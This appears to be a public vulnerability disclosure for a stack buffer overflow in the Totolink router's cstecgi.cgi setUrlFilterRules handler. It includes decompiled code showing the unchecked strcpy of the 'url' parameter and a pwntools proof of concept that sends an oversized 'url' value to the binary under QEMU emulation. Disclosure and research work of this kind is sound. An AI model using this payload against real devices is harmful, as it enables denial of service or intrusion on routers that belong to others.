d1tto / IoT-vuln Public

Code Issues Pull requests Actions Projects Security Insights

main IoT-vuln / Totolink / 9.setUrlFilterRules /

d1tto add n600r … on Apr 15 History

..

img	8 months ago
readme.md	8 months ago

readme.md

Overview


- The device's official website: http://www.totolink.cn/home/menu/newstpl.html?menu_newstpl=products&id=2
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

Affected version

V4.3.0cu.7647_B20210106

Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_00415bf0` (at address 0x415bf0) gets the JSON parameter `url` , but without checking its length, copies it directly to local variables in the stack, causing stack overflow:



```
  undefined4 local_24;
  undefined4 local_20;
  undefined4 local_1c;
  undefined4 local_18;
  undefined2 local_14;

  pcVar1 = (char *)websGetVar(param_1,"addEffect","0");
  iVar2 = atoi(pcVar1);
  pcVar1 = (char *)websGetVar(param_1,"enable","0");
  local_38 = atoi(pcVar1);
  pcVar1 = (char *)websGetVar(param_1,"url","");
  local_34 = 0;
  local_30 = 0;
  local_2c = 0;
  local_28 = 0;
  local_24 = 0;
  local_20 = 0;
  local_1c = 0;
  local_18 = 0;
  local_14 = 0;
  if (iVar2 == 0) {
    strcpy((char *)&local_34,pcVar1);
    apmib_set(0x200f3,&local_34);
    apmib_set(0x100f2,&local_34);
  }
  else {
    apmib_set(0xef,&local_38);
  }
  apmib_update_web(4);
  RunSysCmd(0,"lktos_reload","firewall","");
  setResponse("0","reserv");
  return 1;
}
```

POC

```python
from pwn import *
import json

data = {
    "topicurl": "setting/setUrlFilterRules",
    "addEffect": "0",
    "url": "A"*0x200,
}

data = json.dumps(data)
print(data)

argv = [
    "qemu-mips-static",
    "-g", "1234",
    "-L", "./lib",
    "-E", "LD_PRELOAD=./hook.so",
    "-E", "CONTENT_LENGTH={}".format(len(data)),
    "-E", "REMOTE_ADDR=192.168.2.1",
    "./cstecgi.cgi"
]

a = process(argv=argv)

a.sendline(data.encode())

a.interactive()
```